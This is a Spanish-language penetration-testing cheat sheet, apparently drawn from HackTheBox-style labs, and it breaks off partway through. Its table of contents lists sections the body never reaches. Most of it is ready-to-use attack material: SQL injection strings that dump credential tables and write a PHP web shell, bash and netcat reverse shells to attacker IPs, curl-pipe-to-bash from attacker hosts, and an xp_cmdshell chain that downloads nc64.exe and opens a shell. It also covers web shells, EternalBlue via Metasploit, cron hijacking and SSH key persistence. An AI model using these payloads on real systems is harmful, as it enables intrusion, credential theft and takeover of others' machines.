



**HOJA DE TRUCOS**

## Contenido

Comandos para mostrar las redes accesibles:	6
Descubrimiento de dispositivos en red	6
Conexión FTP	6
SMB conexiones básicas	6
Buscar recursivamente desde consola bash windows:	6
Buscar archivos ocultos en la carpeta actual sistemas windows:	6
Buscar archivos ocultos recursivamente en la carpeta actual y subcarpetas:	6
LFI en Windows:	6
Link de Diccionarios para LFI:	6
Añadir un dominio a /etc/hosts con un comando (one liner):	6
RFI en Windows:	7
Escucha en atacante:	7
Atacar Hash NTLMv2:	7
Evil-WinRM:	7
Comandos para servicio Redis:	7
MySQL:	8
Mysql (Resultados de consulta):	9
MySQL LÍMITE resultados:	9
MySQL Cláusula LIKE:	9
MySQL operador and:	9
MySQL operador or:	9
MySQL operador NOT:	10
MySQL operadores de símbolos:	10
MySQL operadores en consulta:	10
TIPOS DE INYECCIONES SQL	10
Comando básico de inyección SQL:	10
Comentarios en el código:	11
Inyección SQL - web:	11
EJEMPLOS DE INYECCIÓN SQL:	11
Ejemplo de inyección SQL:	11
INYECCIÓN SQL SLEEP:	11

Concatenar:	12
Version de DB:	12
Extraer contenido de la DB – Union:	12
Basado en error:	12
Delay (basado en tiempo):	12
Basado en tiempo (Condicional):	13
Gobuster - directorios:	13
Gobuster - subdominios:	13
Ejecución de comandos en un sistema Linux mediante un archivo Shell.php:	13
Reverse Shell – Bash archivo shell.sh:	13
Servidor local a la escucha:	14
Generador de reverse shell on line:	14
Curl:	14
Ejecutar LinEnum.sh sin descargarlo:	14
Aws s3:	15
Mssql - Microsoft SQL server – DB de windows:	15
Binario nc (netcat) para window:	15
Comando para descargar winpeasx64.exe desde windows victima:	16
conexión a windows via psexec.py:	16
Diccionarios SecLists:	16
Whatweb:	16
Certificados:	16
Searchsploit:	17
Metasploit Framework:	17
Shell inversa:	17
Actualizar shell TTY (1):	17
Actualizar shell TTY (2):	18
Web Shell:	18
Subir un Web Shell:	18
Escalada de privilegios:	19
En Tareas programadas:	19
Contraseñas expuestas:	19
SSH conexiones:	19

SSH movimiento lateral: (Para conectarnos via ssh sin contraseña) .....	19
Linpeas: .....	20
Local network (Red local): .....	20
Transferencia de archivos: .....	20
Script que podemos ejecutar en la victima o vulnerabilidad de tarea programada (priv escalation): .....	20
Metodos de solicitud: .....	21
Codigo de respuesta HTTP: .....	21
Top 20 errores más comunes que cometen los desarrolladores web y que son esenciales para nosotros como probadores de penetración son: .....	22
HTML inyección (examples): .....	22
XSS Inyección (examples): .....	22
Servidores web más populares: .....	22
Ffuf: .....	23
Diccionarios: .....	23
BASH: .....	23
Transferencia de archivos: .....	23
Descarga de archivos con PWS (Power Shell): .....	24
Power Shell Downloads: (Windows) .....	25
Smbserver.py: (Servidor SMB) .....	25
Descargando un archivo de linux a windows via SMB: (sacar un informacion de linux a windows) .....	25
Linux a windows: .....	25
Servidor FTP Atacante: .....	26
Comparando el Hash MD5 en windows: .....	26
Sacar información de windows a linux via SMB: .....	27
Carga de Archivos de Windows (Victima) a Linux (Atacante): .....	27
Cargar archivos de windows a linux en base64: .....	27
Cargas FTP: (Sacar información de windows a linux via FTP) .....	28
Ejecutar un archivo sin descargarlo con wget: .....	28
Descargas SSH: .....	28
Linux: creación de un servidor web con Python3: .....	28
Linux - Creación de un servidor web con PHP: .....	28
Linux - Creación de un servidor web con Ruby: .....	28
Dirsearch: .....	28

Cifrar y desciframos un archivo en linux:	28
Metasploit para hacking de windows:	29
Ejemplos de cargas útiles: (Msfvenom)	29
Sesiones:	29
Mimikatz: (Meterpreter)	29
SQLMAP:	30
SQLMAP USO DE COOKIES:	30
MONGO DB: (DB NoSQL)	30
RSYNC:	31
BurpSuite:	31
Comprimir y descomprimir archivos zip en linux:	31
SSTI (Server Side Template Injection):	31
Reverse shell en node.js (SSTI):	32
SERVIDOR PHP A LA ESCUCHA:	33
WFUZZ:	33
UNISCAN:	33
XXE INYECCIÓN:	33
REVERSE SHELL SMTP:	36
CODIFICAR TEXTO PLANO A BASE64 (TEXTO A BASE64):	37
LOCATE:	37
WHICH	37
Hydra:	37
Psql: (PostgreSQL)	37
Reenvío de puerto local (local port forwarding) – ssh tunneling	37
Comandos psql:	37
Enumeración: (Post explotación)	38
Hacking WordPress:	38
Instalación de GO:	38
Pivoting con chisel:	39

### Comandos para mostrar las redes accesibles:

netstat -rn
route -n

### Descubrimiento de dispositivos en red:

netdiscover -i ens33
netdiscover -r 172.26.0.0/24
netdiscover -i eth0 -r 172.26.0.0/24

### Conexión FTP:

ftp <IP>
----------

### SMB conexiones básicas:

smbmap -H <IP>	Vemos si el objetivo tiene el puerto 445 habilitado
smbclient -N -L <IP>	Ver recursos compartidos, pide contraseña
smbget -R smb://ip/nombre-archivo	Descargar archivos recursivamente por SMB
smbclient -N \\\\<IP>\\nombre-directorio	Nos permite conectar a la ruta especificada
smbclient -p 139 -U bob \\\\10.129.101.73\\users	Con usuario

### Buscar recursivamente desde consola bash windows:

dir /s /b flag.*
dir /s /b *.txt

### Buscar archivos ocultos en la carpeta actual sistemas windows:

dir /a:h
----------

### Buscar archivos ocultos recursivamente en la carpeta actual y subcarpetas:

dir /s /a:h
-------------

### LFI en Windows:

../../../../../../../../windows/system32/drivers/etc/hosts
--

### Link de Diccionarios para LFI:

<a href="https://github.com/Anonimo501/LFI_diccionarios">https://github.com/Anonimo501/LFI_diccionarios</a>	<a href="https://github.com/Anonimo501/Auto_Wordlists_LFI">https://github.com/Anonimo501/Auto_Wordlists_LFI</a>
---	---

### Añadir un dominio a /etc/hosts con un comando (one liner):

echo "10.10.11.130 goodgames.htb"   sudo tee -a /etc/hosts
sudo sh -c 'echo "SERVER_IP academy.htb" >> /etc/hosts'

### RFI en Windows:

<a href="http://unika.htb/index.php?page=//10.10.14.134/algoquenoexista">http://unika.htb/index.php?page=//10.10.14.134/algoquenoexista</a>	Método GET en victima
---	-----------------------

### Escucha en atacante:

- Ruta de archivo Responder.conf (/usr/share/responder/Responder.conf)

responder -l tun0	obtendremos el Hash NTLMv2 en la maquina atacante a la escucha
-------------------	--

### Atacar Hash NTLMv2:

john -w=/usr/share/wordlists/rockyou.txt hash.txt
---

### Evil-WinRM:

- puerto - 5985/tcp

gem install evil-winrm	Comando de instalación
evil-winrm -i <IP> -u <usuario> -p <Pass>	Comando para conectar

### Comandos para servicio Redis:

- puerto 6379/tcp

redis-cli -h <IP>	Comando de conexión
info	vemos las tablas
info keyspace	vemos cuantas tablas hay en la DBs keyspace
select 0	Seleccionamos la tabla (0), el numero puede variar
keys *	vemos los nombres de las DBs seleccionadas)
get flag	obtenemos para este ejemplo la info de la DB flag

## MySQL:

- puerto 3306/tcp (MySQL es una DB Open sources)

mysql -u root -h 10.129.232.160	sin Pass
mysql -u root -p Pass -h 10.129.232.160	con Pass
show databases;	ver las DBs
create database users;	Crear DB users
use users;	seleccionando la DB (users)
CREATE TABLE logins ( id INT, username VARCHAR(100), password VARCHAR(100), date_of_joining DATETIME );	Crear la (TABLA - logins) en la DB user:  id INT, username, password y date_of_joining son los campos.
CREATE TABLE logins ( id INT NOT NULL AUTO_INCREMENT, username VARCHAR(100) UNIQUE NOT NULL, password VARCHAR(100) NOT NULL, date_of_joining DATETIME DEFAULT NOW(), PRIMARY KEY (id) );	Lo mismo que el anterior, si es necesario.
show tables;	vemos las tablas de users creadas
describe logins;	Vemos la info de los campos de la tabla logins
insert into logins values(1, 'admin', 'p@ssw0rd', '2023-03-31');	Insertar info a los campos – insertar un nuevo usuario
insert into logins(username, password) values('alejandro', 'alejandro');	Insertamos info solo en los campos username y password
insert into logins(username, password) values('john', 'john'), ('tom', 'tom');	Insertar 2 usuarios a la vez
select * from users; select * from logins;	seleccionamos todo de tabla usuarios o logins y vemos info
select username from logins;	Seleccionamos solo el campo de username
select username,password from logins;	Seleccionamos los campos de username y password de la tabla logins y vemos la info
select username,password from logins where username='alejandro';	Muestre username y password donde coincida el username con alejandro
select username,password from logins where username='alejandro' and password='alejandro123';	Muestre username y password donde coincida el username con alejandro y password con alejandro123
drop table logins;	Con (drop) borramos la tabla -> logins
alter table logins add newColumn INT;	Añadir una columna de nombre newColumn
alter table logins rename column newColumn to oldColumn;	Renombramos la tabla newColumn a newColumn
alter table logins modify oldColumn date;	cambiar el tipo de datos de una columna con MODIFY
alter table logins drop oldColumn;	Podemos borrar una columna
update logins set password='botache' where id > 1;	Cambiar la contraseña a todos los usuarios con el ID mayor a 1
update logins set password='botache' where id=1;	Cambiar la contraseña solo al usuario con el ID 1



### Mysql (Resultados de consulta):

- Podemos ordenar los resultados de cualquier consulta usando ORDER BY y especificando la columna por la que ordenar:

select * from logins order by password;	Columna password
select * from logins order by username;	Columna username

- Por defecto, la ordenación se hace en orden ascendente, pero también podemos ordenar los resultados por ASC o DESC:

select * from logins order by password desc;	Salida en descendente
--	-----------------------

- También es posible ordenar por varias columnas, tener una ordenación secundaria para valores duplicados en una columna:

select * from logins order by password desc, id asc;	Salida en descendente y ascendente
--	------------------------------------

### MySQL LÍMITE resultados:

En caso de que nuestra consulta devuelva una gran cantidad de registros, podemos LIMITAR los resultados a lo que queremos solamente, usando LIMIT y la cantidad de registros que queremos:

select * from logins limit 3;	Limite de resultados 3 para el ejemplo
-------------------------------	--

### MySQL Clausula Where:

Para filtrar o buscar datos específicos, podemos usar condiciones con la SELECT declaración usando la cláusula WHERE , para afinar los resultados:

select * from logins where id > 3;
select * from logins where username='admin';

### MySQL Cláusula LIKE:

Otra cláusula útil de SQL es LIKE , que permite seleccionar registros haciendo coincidir un determinado patrón. La consulta a continuación recupera todos los registros con nombres de usuario que comienzan con admin:

select * from logins where username like 'admin%';
select * from logins where username like '____';

### MySQL operador and:

select 1=1 and 'test'='test';
select 1=1 and 'test'='abc';

### MySQL operador or:

select 1=1 or 'test'='abc';
select 1=2 or 'test'='abc';

### MySQL operador NOT:

<code>select not 1=1;</code>
<code>select not 1=2;</code>


### MySQL operadores de símbolos:

<code>select 1=1 &amp;&amp; 'test'='abc';</code>
<code>select 1=1    'test'='abc';</code>
<code>select 1=!1;</code>

### MySQL operadores en consulta:

<code>select * from logins where username!='admin';</code>
<code>select * from logins where username!='admin' and id &gt; 2;</code>

### TIPOS DE INYECCIONES SQL



### Comando básico de inyección SQL:

- En un login podríamos probar un usuario valido y cerrar el código para no generar error con una comilla (') y comentar el resto del código por debajo incluyendo la password con el símbolo (#):

<code>admin'#</code>	User
<code>admin'#;</code>	User
<code>admin')--</code>	User
<code>admin' or 1=1-- -</code>	User
<code>admin'+or+1=1--+</code>	User
<code>'    id = 5)--</code>	id
lo que quieras escribir	Pass o vacío si lo permite

### Comentarios en el código:

--
#

### Inyección SQL - web:

' or 1 = 1-- -	
' order by 1-- -	
' UNION select 1,2,3-- -	
' UNION select 1,@version,3,4-- -	Ver version de DB de MySQL
UNION select username, 2, 3, 4 from passwords-- -	
' UNION select 1,schema_name,3,4 from INFORMATION_SCHEMA.SCHEMATA-- -	Ver las DBs disponibles
-	
' union select 1,table_name,table_schema,4 from information_schema.tables where table_schema='dev'-- -	
-	
' union select 1,column_name,table_name,table_schema from information_schema.columns where table_name='credentials'-- -	
' union select 1,username,password,4 from dev.credentials-- -	
' union select 1,load_file('/etc/passwd'),3,4-- -	
' union select 1,load_file('/var/www/html/config.php'),3,4-- -	
' union select '', '<?php system(\$_REQUEST[0]); ?>', '', '' into outfile '/var/www/html/shell.php'-- -	

### EJEMPLOS DE INYECCIÓN SQL:

' union select 1,2,3,schema_name from information_schema.schemata-- -
' union select 1,2,3,concat(schema_name,':') from information_schema.schemata-- -
' union select 1,2,3,concat(table_name,':') from information_schema.tables where table_schema='main'-- -
' union select 1,2,3,concat(column_name,':') from information_schema.columns where table_name='user'-- -
-
' union select 1,2,3,concat(email,':',name,':',password) from user-- -

### Ejemplo de inyección SQL:

#Ver nombres de DBs
' union select schema_name from information_schema.schemata-- -
#nombre de db = (registration) - ver nombre de las tablas de la db (registration)
' union select table_name from information_schema.tables where table_schema="registration"-- -
#nombre de la tabla es (registration - igual al nomb de la db) - ver el contenido de la tabla (registration)
' union select column_name from information_schema.columns where table_schema="registration" and table_name="registration"-- -
#ver el contenido de username y userhash que son los campos que encontramos (concatenando con 0x3a que son (:))
' union select group_concat(username,0x3a,userhash) from registration-- -

### INYECCIÓN SQL SLEEP:

' or sleep(5)#
----------------

#### Concatenar:

**Oracle** 'foo' || 'bar'

**Microsoft** 'foo'+'bar'

**PostgreSQL** 'foo' || 'bar'

**MySQL** 'foo' 'bar' [Note the space between the two strings] CONCAT('foo','bar')

#### Version de DB:

**Oracle** SELECT banner FROM v\$version  
SELECT version FROM v\$instance

**Microsoft** SELECT @@version

**PostgreSQL** SELECT version()

**MySQL** SELECT @@version

#### Extraer contenido de la DB – Union:

**Oracle** SELECT \* FROM all\_tables  
SELECT \* FROM all\_tab\_columns WHERE table\_name = 'TABLE-NAME-HERE'

**Microsoft** SELECT \* FROM information\_schema.tables  
SELECT \* FROM information\_schema.columns WHERE table\_name = 'TABLE-NAME-HERE'

**PostgreSQL** SELECT \* FROM information\_schema.tables  
SELECT \* FROM information\_schema.columns WHERE table\_name = 'TABLE-NAME-HERE'

**MySQL** SELECT \* FROM information\_schema.tables  
SELECT \* FROM information\_schema.columns WHERE table\_name = 'TABLE-NAME-HERE'

#### Basado en error:

**Oracle** SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN TO\_CHAR(1/0) ELSE NULL END FROM dual

**Microsoft** SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 1/0 ELSE NULL END

**PostgreSQL** 1 = (SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN CAST(1/0 AS INTEGER) ELSE NULL END)

**MySQL** SELECT IF(YOUR-CONDITION-HERE,(SELECT table\_name FROM information\_schema.tables),'a')

#### Delay (basado en tiempo):

**Oracle** dbms\_pipe.receive\_message(('a'),10)

**Microsoft** WAITFOR DELAY '0:0:10'

**PostgreSQL** SELECT pg\_sleep(10)

**MySQL** SELECT SLEEP(10) ('||pg\_sleep(10))

### Basado en tiempo (Condicional):

Oracle	SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 'a'    dbms_pipe.receive_message(('a'),10) ELSE NULL END FROM dual
Microsoft	IF (YOUR-CONDITION-HERE) WAITFOR DELAY '0:0:10'
PostgreSQL	SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN pg_sleep(10) ELSE pg_sleep(0) END
PostgreSQL	'%3bselect+case+when+(username='administrator'+and+substring(password,11,1)=d)+the n+pg_sleep(4)+else+pg_sleep(0)+end+from+users-- (Anotacion de practica)
MySQL	SELECT IF(YOUR-CONDITION-HERE,SLEEP(10),'a')

### Gobuster - directorios:

- Escaneo de archivos y directorios

```
gobuster dir -u http://example.com -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100
gobuster dir -u http://example.com -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php
gobuster dir -u http://example.com -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --no-error
```

### Gobuster - subdominios:

- descubrimiento de subdominios

```
gobuster dns -d unoraya.com -w /usr/share/wordlists/SecLists/Discovery/DNS/namelist.txt -t 200
/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -t 100
```

### Ejecución de comandos en un sistema Linux mediante un archivo Shell.php:

- Podemos utilizar el siguiente PHP one-liner que utiliza la función system() que toma el parámetro URL cmd como entrada y lo ejecuta como un comando del sistema.

```
echo '<?php system($_GET["cmd"]); ?>' > shell.php
```

 Creamos archivo con nano y nombre Shell.php

- Al ingresar en la url víctima, ingresamos al nombre del archivo **shell.php**, se debe agregar un parámetro GET **?cmd=** podemos ver el siguiente ejemplo:

```
http://example.com/shell.php?cmd=whoami
```

### Reverse Shell – Bash archivo shell.sh:

- Obtengamos una shell inversa creando un nuevo archivo shell.sh que contenga la siguiente carga útil de shell inversa bash que se conectará de nuevo a nuestra máquina atacante en el puerto 4321.

```
#!/bin/bash
bash -i >& /dev/tcp/<IP>/4321 0>&1
bash -c 'bash -i >& /dev/tcp/<IP>/4321 0>&1'
```

### Servidor local a la escucha:

- Para compartir archivos locales.

```
python3 -m http.server 8000
```

### Generador de reverse shell on line:

<https://www.revshells.com>

### Curl:

- Podemos utilizar la utilidad curl para obtener el archivo de shell inversa bash de nuestro host atacante y luego canalizarlo a bash con (| bash) para ejecutarlo. Por lo tanto, vamos a visitar la siguiente URL que contiene la carga útil que subimos en el navegador anteriormente.

<a href="http://example.htb/shell.php?cmd=curl%20%3CYOUR_IP_ADDRESS%3E:8000/shell.sh bash">http://example.htb/shell.php?cmd=curl%20%3CYOUR_IP_ADDRESS%3E:8000/shell.sh bash</a>	
<a href="http://example.htb/shell.php?cmd=curl%2010.10.10.10:8000/shell.sh sh">http://example.htb/shell.php?cmd=curl%2010.10.10.10:8000/shell.sh sh</a>	
curl example.com	Solicitud Get basica
curl -O inlanefreight.com/index.html	Descargamos index.html con el mismo nombre
curl -O 165.232.98.59:32630/download.php	Descargamos download.php con el mismo nombre
curl -k https://example.com	Omitir la validación del certificado HTTPS (SSL)
curl example.com -v	Modo verbose
curl example.com -L	Seguir redireccionamiento
curl -I https://www.example.com	Enviar solicitud HEAD (solo imprime encabezados de respuesta)
curl -i https://www.example.com	Imprimir encabezados de respuesta y cuerpo de respuesta
curl https://www.example.com -A 'Mozilla/5.0'	Establecer encabezado de agente de usuario
curl -u admin:admin http://<SERVER_IP>:<PORT>/	Establecer credenciales de autorización básicas HTTP
curl http://admin:admin@<SERVER_IP>:<PORT>/	Pase las credenciales de autorización básicas de HTTP en la URL
curl -H 'Authorization: Basic YWRtaW46YWRtaW4=' http://<SERVER_IP>:<PORT>/	Establecer encabezado de solicitud, (passwd en base64 : YWRtaW46YWRtaW4=)
curl 'http://<SERVER_IP>:<PORT>/search.php?search=le'	Pasar parámetros GET
curl -X POST -d 'username=admin&password=admin' http://<SERVER_IP>:<PORT>/	Enviar solicitud POST con datos POST
curl -b 'PHPSESSID=c1nsa6op7vtk7kdis7bcnbadf1' http://<SERVER_IP>:<PORT>/	Establecer cookies de solicitud
curl -X POST -d '{"search":"london"}' -H 'Content-Type: application/json' http://<SERVER_IP>:<PORT>/search.php	Enviar solicitud POST con datos JSON

### Ejecutar LinEnum.sh sin descargarlo:

```
curl https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh | bash
```

### Aws s3:

<code>aws --endpoint=http://s3.thetoppers.htb s3 ls</code>	Ver o listar los buckets de aws
<code>aws --endpoint=http://s3.thetoppers.htb s3 ls s3://thetoppers.htb</code>	Ver o listar lo que hay dentro de un buckets de aws
<code>aws --endpoint=http://s3.thetoppers.htb s3 cp shell.php s3://thetoppers.htb</code>	copiar un archivo del pc local al bucket de aws, para el ejemplo el archivo shell.php (también podemos subir shell.sh)
<a href="http://example.htb/shell.php?cmd=curl%2010.10.14.134:8000/shell.sh sh">http://example.htb/shell.php?cmd=curl%2010.10.14.134:8000/shell.sh sh</a>	ver un archivo específico (shell.php) que subimos al bucket

### Mssql - Microsoft SQL server – DB de windows:

- puerto 1433/tcp - mssqlclient.py/impacket (Microsoft SQL server – DB de windows)

sql_svc	esta cuenta de usuario está en todas las versiones de SQL Server 2005 >
<code>python3 mssqlclient.py ARCHETYPE/sql_svc@10.129.146.126 -windows-auth</code>	Comando de conexión
<code>mssqlclient.py &lt;nombre_servidor&gt;/&lt;nombre_instancia&gt; -windows-auth -no-ssl -d &lt;nombre_base_datos&gt; -u &lt;nombre_usuario&gt; -p &lt;contraseña&gt;</code>	Ejemplo

- Comando para saber si somos administradores o no (1 para SI y 0 para NO)

```
SELECT is_srvrolemember('sysadmin');
```

- Comando para habilitar la ejecución de comandos en el server mssql

```
enable_xp_cmdshell
```

### Binario nc (netcat) para window:

- Binario nc para windows (nc64.exe)
- Lo dejamos a la vista como servidor (http.server), para que lo descarguemos desde el pc de la víctima.

```
https://github.com/int0x33/nc.exe/blob/master/nc64.exe?source=post\_page-----a2ddc3557403-----
```

- Servidor atacante:

```
sudo python3 -m http.server 80
```

En otra pestaña ponemos a la escucha por donde vamos a recibir la conexión desde el pc victima a la atacante con el siguiente comando:

```
sudo nc -lvnp 443
```

- Ahora, desde la victima estando en mssql con un prompt como este (SQL (ARCHETYPE\sql\_svc dbo@master)>), ejecutamos lo siguiente para descargar el binario que se comparte desde el pc atacante en la ruta downloads y con -outfile ponemos nombre al archivo cuando se descarga automáticamente, para este ejemplo se le deja el mismo nombre nc64.exe:

```
xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; wget http://10.10.15.40/nc64.exe -outfile nc64.exe"
```

- Por último, ejecutamos el siguiente comando para obtener un reverse Shell desde el pc victima al pc atacante el cual se le indica que haga la conexión por el puerto 443 que fue el puerto que dejamos ala escucha desde la maquina atacante:

```
xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; .\nc64.exe -e cmd.exe 10.10.15.40 443"
```

Comando para descargar winpeasx64.exe desde windows victima:

powershell wget <a href="http://10.10.14.9/winPEASx64.exe">http://10.10.14.9/winPEASx64.exe</a> -outfile winPEASx64.exe	
Invoke-WebRequest -Uri <a href="https://github.com/carlospolop/PEASS-ng/releases/latest/download/winPEASx64.exe">https://github.com/carlospolop/PEASS-ng/releases/latest/download/winPEASx64.exe</a> -OutFile winpeas.exe ; .\winpeas.exe	One liner, se ejecuta directamente en la victima mediante power shell

conexión a windows via psexec.py:

```
python3 psexec.py administrator@{TARGET_IP}
```

Diccionarios SecLists:

```
https://github.com/Anonimo501/SecLists
```

Whatweb:

- Podemos extraer la versión de los servidores web, los marcos de soporte y las aplicaciones utilizando la herramienta de línea de comandos whatweb. Esta información puede ayudarnos a identificar las tecnologías en uso y comenzar a buscar posibles vulnerabilidades, o también podemos usar wappalyzer.
- Whatweb es una herramienta útil y contiene muchas funciones para automatizar la enumeración de aplicaciones web en una red.

```
whatweb 10.10.10.121
```

```
whatweb --no-errors 10.10.10.0/24
```

Certificados:

- Los certificados SSL/TLS son otra fuente de información potencialmente valiosa si se utiliza HTTPS. Navegar <https://example/> y ver el certificado revela los detalles a continuación, incluida la dirección de correo electrónico y el nombre de la empresa. Estos podrían usarse potencialmente para realizar un ataque de phishing si esto está dentro del alcance de una evaluación.



### Searchsploit:

- Herramienta para búsqueda de exploits públicos.

<code>sudo apt install exploitdb -y</code>	Instalacion
<code>searchsploit openssh 7.2</code>	Comando de Ejecucion

### Metasploit Framework:

- Metasploit Framework (MSF) es una excelente herramienta para pentesters. Contiene muchos exploits incorporados para muchas vulnerabilidades públicas y proporciona una manera fácil de usar estos exploits contra objetivos vulnerables.
- Ejemplo de uso:

<code>msfconsole</code>
<code>search exploit eternalblue</code>
<code>use exploit/windows/smb/ms17_010_psexec</code>
<code>show options</code>
<code>set RHOSTS 10.10.10.40</code>
<code>set LHOST tun0</code>
<code>check</code>
<code>exploit</code>

### Shell inversa:

- El comando que ejecutamos depende del sistema operativo en el que se ejecuta el host comprometido, es decir, Linux o Windows, y a qué aplicaciones y comandos podemos acceder. La página [Payload All The Things](#) tiene una lista completa de comandos de shell inverso que podemos usar que cubren una amplia gama de opciones dependiendo de nuestro host comprometido.
- Otra pagina puede ser <https://www.revshells.com>

<code>nc -lvnp 1234</code>	Atacante a la escucha
<code>bash -c 'bash -i &gt;&amp; /dev/tcp/10.10.10.10/1234 0&gt;&amp;1'</code>	Codigo bash para reverse shell
<code>rm /tmp/f;mkfifo /tmp/f;cat /tmp/f /bin/sh -i 2&gt;&amp;1 nc 10.10.10.10 1234 &gt;/tmp/f</code>	Otro ejemplo de reverse shell para bash
<code>powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object System.Net.Sockets.TCPClient('10.10.10.10',1234)</code>	Codigo completo aquí: <a href="https://gist.github.com/egre55/c058744a4240af6515eb32b2d33fbed3">https://gist.github.com/egre55/c058744a4240af6515eb32b2d33fbed3</a>

### Actualizar shell TTY (1):

- Una vez que nos conectemos a un shell a través de Netcat, notaremos que solo podemos escribir comandos o retroceder, pero no podemos mover el cursor de texto hacia la izquierda o hacia la derecha para editar nuestros comandos, ni podemos subir y bajar para acceder al historial de comandos. Para poder hacer eso, necesitaremos actualizar nuestro TTY. Esto se puede lograr mapeando nuestro TTY terminal con el TTY remoto.

<code>python -c 'import pty; pty.spawn("/bin/bash")'</code>
---

### Actualizar shell TTY (2):

- Después de ejecutar este comando, presionaremos **ctrl+z** para poner en segundo plano nuestro shell y volveremos a nuestro terminal local, e ingresaremos el siguiente comando stty:

stty raw -echo	
fg	
[Enter]	
export TERM=xterm-256color	
stty rows 67 columns 318	
Stty rows 51 columns 189	Ajustar nano

- Una vez que hagamos eso, deberíamos tener un shell netcat que use todas las funciones de la terminal, como una conexión SSH.

### Web Shell:

- Un Web Shell suele ser un script web, es decir, PHP o ASPX, que acepta nuestro comando a través de parámetros de solicitud HTTP como parámetros de solicitud GET o POST, ejecuta nuestro comando e imprime su salida en la página web.
- Ejemplos:

<?php system(\$_REQUEST["cmd"]); ?>	PHP
<%Runtime.getRuntime().exec(request.getParameter("cmd"));%>	JSP
<% eval request("cmd") %>	ASP

### Subir un Web Shell:

- Una vez que tengamos nuestro shell web, debemos colocar nuestro script de shell web en el directorio web del host remoto (webroot) para ejecutar el script a través del navegador web. Esto puede ser a través de una vulnerabilidad en una función de carga, que nos permitiría escribir uno de nuestros shells en un archivo, es decir, shell.php cargarlo y luego acceder a nuestro archivo cargado para ejecutar comandos.
- Sin embargo, si solo tenemos la ejecución de comandos remotos a través de un exploit, podemos escribir nuestro shell directamente en webroot para acceder a él a través de la web. Entonces, el primer paso es identificar dónde está el webroot. Los siguientes son los webroots predeterminados para servidores web comunes:

Servidor web	Raíz web predeterminada
Apache	/var/www/html/
Nginx	/usr/local/nginx/html/
IIS	c:\inetpub\wwwroot\
XAMPP	C:\xampp\htdocs\

- Ejemplo para server Apache:

echo '<?php system(\$_REQUEST["cmd"]); ?>' > /var/www/html/shell.php
--

http://SERVER\_IP:PORT/shell.php?cmd=id

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

#### Escalada de privilegios:

- Algunos links para escalada de priv:

<https://github.com/Anonimo501/Linux-Privilege-Escalation-Basics>

<https://github.com/swisskyrepo/PayloadsAllTheThings>

<https://github.com/carlospolop/PEASS-ng>

<https://github.com/IvanGlinkin/AutoSUID>

<https://github.com/sleventyeleven/linuxprivchecker>

<https://gtfobins.github.io>

- Otra manera puede ser:

```
sudo -l
```

```
sudo -u user2 /bin/bash
```

```
find / -perm -u=s -type f 2>/dev/null
```

```
find / -perm /4000 2>/dev/null
```

#### En Tareas programadas:

- Podemos modificar un script del sistema victima que se este auto ejecutando para que cuando se vuelva a ejecutar ejecute nuestro codigo malicioso (Reverse Shell).

```
/etc/crontab
```

```
/etc/cron.d
```

```
/var/spool/cron/crontabs/root
```

#### Contraseñas expuestas:

Configuración de archivos	
Logs de archivos	
bash_history	Linux
PSReadLine	Windows

#### SSH conexiones:

```
chmod 600 id_rsa
```

```
ssh user@10.10.10.10 -i id_rsa
```

```
/home/user/.ssh/authorized_keys
```

```
/home/user/.ssh/id_rsa
```

#### SSH movimiento lateral: (Para conectarnos via ssh sin contraseña)

```
mkdir .ssh
```

```
cd .ssh
```

```
ssh-keygen
```

en (/root/.ssh/id\_rsa): user

cp user.pub /ruta/.ssh/authorized_keys
copiamos lo de la llave privada (NO .pub) en la maquina atacante, damos permisos chmod 600 y nos conectamos

#### Linpeas:

<a href="https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh">https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh</a>   sh	On liner - Github
--	-------------------

#### Local network (Red local):

sudo python -m http.server 80	Atacante
curl 10.10.10.10/linpeas.sh	Victima

#### Transferencia de archivos:

python3 -m http.server 8000	Atacante a la escucha
wget <a href="http://IP:Port/nombre-archivo.sh">http://IP:Port/nombre-archivo.sh</a>	Descargamos archivo en el pc victima
scp archivo.sh <a href="#">user@remotehost:/tmp/archivo.sh</a>	Necesita credenciales para enviar el archivo

#### Script que podemos ejecutar en la victima o vulnerabilidad de tarea programada (priv escalation):

